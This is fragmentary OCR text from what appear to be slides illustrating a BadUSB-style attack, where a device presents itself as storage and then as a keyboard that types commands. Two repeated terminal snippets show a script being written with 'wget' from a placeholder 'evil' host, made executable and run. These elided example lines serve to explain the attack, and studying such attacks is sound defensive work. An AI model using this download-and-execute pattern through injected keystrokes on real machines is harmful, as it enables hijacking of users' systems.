
typing


typing

typing

```
user:~/$ ls -a
.   ..   src/   doc/   Makefile

user:~/$ make compile
Compiling...
CC ..
```


USB
messages
User's
apps
Operative
System
syscalls
I'm a storage




USB messages

User's apps

Operative System

syscalls

I'm a keyboard



USB messages

User's apps


Operative System

syscalls

typing

```
user:~/$ cat > x.sh <<EOF
wget "http://evil/....."
....
EOF

user:~/$ chmod u+x x.sh; ./x.sh
Pwaning...
```



USB
messages

User's
apps

Operative
System

syscalls

```
user:~/$ cat > x.sh <<EOF
wget "http://evil/....."
....
EOF

user:~/$ chmod u+x x.sh; ./x.sh
Pwaning...
```

typing

OMG!